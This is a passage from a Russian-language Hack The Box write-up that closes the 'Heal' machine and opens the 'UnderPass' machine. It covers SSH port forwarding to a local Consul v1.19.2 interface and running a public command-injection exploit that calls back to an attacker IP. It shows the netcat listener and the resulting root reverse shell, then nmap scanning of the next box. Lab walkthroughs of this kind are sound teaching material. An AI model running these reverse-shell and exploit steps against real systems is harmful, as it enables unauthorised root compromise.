
```
╔══════════╣ Active Ports
╚ https://book.hacktricks.xyz/linux-hardening/privilege-escalation#open-ports
tcp        0      0 127.0.0.1:3000          0.0.0.0:*               LISTEN      -
tcp        0      0 127.0.0.1:3001          0.0.0.0:*               LISTEN      -
tcp        0      0 127.0.0.53:53           0.0.0.0:*               LISTEN      -
tcp        0      0 127.0.0.1:8500          0.0.0.0:*               LISTEN      -
tcp        0      0 127.0.0.1:8503          0.0.0.0:*               LISTEN      -
tcp        0      0 127.0.0.1:8600          0.0.0.0:*               LISTEN      -
tcp        0      0 0.0.0.0:22              0.0.0.0:*               LISTEN      -
tcp        0      0 0.0.0.0:80              0.0.0.0:*               LISTEN      -
tcp        0      0 127.0.0.1:8300          0.0.0.0:*               LISTEN      -
tcp        0      0 127.0.0.1:8301          0.0.0.0:*               LISTEN      -
tcp        0      0 127.0.0.1:8302          0.0.0.0:*               LISTEN      -
tcp        0      0 127.0.0.1:5432          0.0.0.0:*               LISTEN      -
tcp6       0      0 :::22                   :::*                    LISTEN      -
```

Прослушиваемые порты

Так как порт прослушивается для локального хоста, необходимо «прокинуть» порт 8500 на свой хост с помощью SSH.

```
ssh -L 8500:127.0.0.1:8500 ron@heal.htb
```

Теперь весь трафик, который мы пошлем на локальный порт 8500, будет туннелирован на порт 8500 указанного хоста (в данном случае 127.0.0.1) через SSH-хост. Теперь можем открыть сайт в браузере и изучить.


127.0.0.1:8500/ui/server1/services
server1
Overview
Services
Nodes
Key/Value
Intentions
Access Controls
Tokens
Organization
Peers
Consul v1.19.2
Services 4 total
Search
Search Across
Health Status
Service Type

consul
1 instance


Heal React APP
1 instance

PostgreSQL
1 instance

Ruby API service
1 instance

Страница Services

На странице отображается версия приложения — 1.19.2. Снова отправляемся в Google в поисках готовых эксплоитов и описаний известных уязвимостей.



Consul v1.19.2 exploit

Google
Все
Видео
Покупки
Картинки
Новости
Веб-версия
Книги
Ещё
Инструменты

Exploit-DB
https://www.exploit-db.com › ... · Перевести эту страницу
Hashicorp Consul v1.0 - Remote Command Execution (RCE)
28 мар. 2023 г. — Exploit for gain reverse shell on Remote Command Execution via API. References: https://www.consul.io/api/agent/service.html Tested on: Ubuntu Server


GitHub
https://github.com › advisories · Перевести эту страницу
Hashicorp Consul Path Traversal vulnerability · CVE-2024- ...
30 окт. 2024 г. — A vulnerability was identified in Consul and Consul Enterprise ("Consul") such that using URL paths in L7 traffic intentions could bypass HTTP request path- ...

Поиск эксплоитов в Google

По первой же ссылке нам доступен эксплоит. Этот скрипт эксплуатирует баг OS Command Injection в Services API Consul. Уязвимость содержится в эндпоинте API **/v1/agent/service/register**.


Внедряемая команда (в эксплоите это реверс-шелл) передается в параметре **check.Args**. Запустим листенер (**rlwrap nc -nlvp 4321**) и выполним эксплоит. Моментально получаем сессию в контексте пользователя **root**.

```
python3 exp.py 127.0.0.1 8500 10.10.16.63 4321 0
```



```
~/tmp/HTB/heal (1.943s)
python3 exp.py 127.0.0.1 8500 10.10.16.63 4321 0

[+] Request sent successfully, check your listener
```

Выполнение эксплоита




```
rlwrap nc -nlvp 4321
Listening on 0.0.0.0 4321
Connection received on 10.10.11.46 52222
bash: cannot set terminal process group (20205): Inappropriate ioctl for device
bash: no job control in this shell
root@heal:/# id
id
uid=0(root) gid=0(root) groups=0(root)
root@heal:/# cat /root/root.txt
cat /root/root.txt
ce14ae18293d535f15f5f70e72cbb1c9
root@heal:/# 
```

Флаг рута

Машина захвачена!

HTB
UNDERPASS



OS
Linux
RELEASE DATE
21 Dec 2024
DIFFICULTY
Easy
POINTS
20

Используем Mosh для получения сессии на сервере

Сегодня мы повысим привилегии в Linux, воспользовавшись возможностью создать сессию оболочки Mosh в привилегированном контексте. На пути к шеллу получим данные по SNMP, проникнем в установленную на сайте CMS и узнаем пароль пользователя.

RalfHacker
hackerralf8@gmail.com

Наша конечная цель — получение прав суперпользователя на машине UnderPass с учебной площадки Hack The Box. Уровень задания — легкий.

WARNING

Подключаться к машинам с HTB рекомендуется с применением средств анонимизации и виртуализации. Не делай этого с компьютеров, где есть важные для тебя данные, так как ты окажешься в общей сети с другими участниками.

РАЗВЕДКА

Сканирование портов

Добавляем IP-адрес машины в `/etc/hosts`:

```
10.10.11.48    underpass.htb
```

И запускаем сканирование портов.


Справка: сканирование портов

Сканирование портов — стандартный первый шаг при любой атаке. Он позволяет атакующему узнать, какие службы на хосте принимают соединение. На основе этой информации выбирается следующий шаг к получению точки входа.

Наиболее известный инструмент для сканирования — это Nmap. Улучшить результаты его работы ты можешь при помощи следующего скрипта:

```
#!/bin/bash
ports=$(nmap -p- --min-rate=500 $1 | grep ^[0-9] | cut -d '/' -f 1 |
tr '
' ',' | sed s/,$//)
nmap -p$ports -A $1
```

Он действует в два этапа. На первом производится обычное быстрое сканирование, на втором — более тщательное сканирование, с использованием имеющихся скриптов (опция `-A`).



```
Nmap scan report for 10.10.11.48
Host is up (0.38s latency).

PORT   STATE SERVICE VERSION
22/tcp open  ssh     OpenSSH 8.9p1 Ubuntu 3ubuntu0.10 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   256 48:b0:d2:c7:29:26:ae:3d:fb:b7:6b:0f:f5:4d:2a:ea (ECDSA)
|_  256 cb:61:64:b8:1b:1b:b5:ba:b8:45:86:c5:16:bb:e2:a2 (ED25519)
80/tcp open  http    Apache httpd 2.4.52 ((Ubuntu))
|_http-server-header: Apache/2.4.52 (Ubuntu)
|_http-title: Apache2 Ubuntu Default Page: It works
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel
```


Результат работы скрипта

Сканер нашел два открытых порта:

- 22 — служба OpenSSH 8.9p1;
- 80 — веб-сервер Apache 2.4.52.

Также проверим популярный UDP-порт 161, на котором обычно работает служба SNMP.

```
sudo nmap -sU -p161 -A 10.10.11.48
```



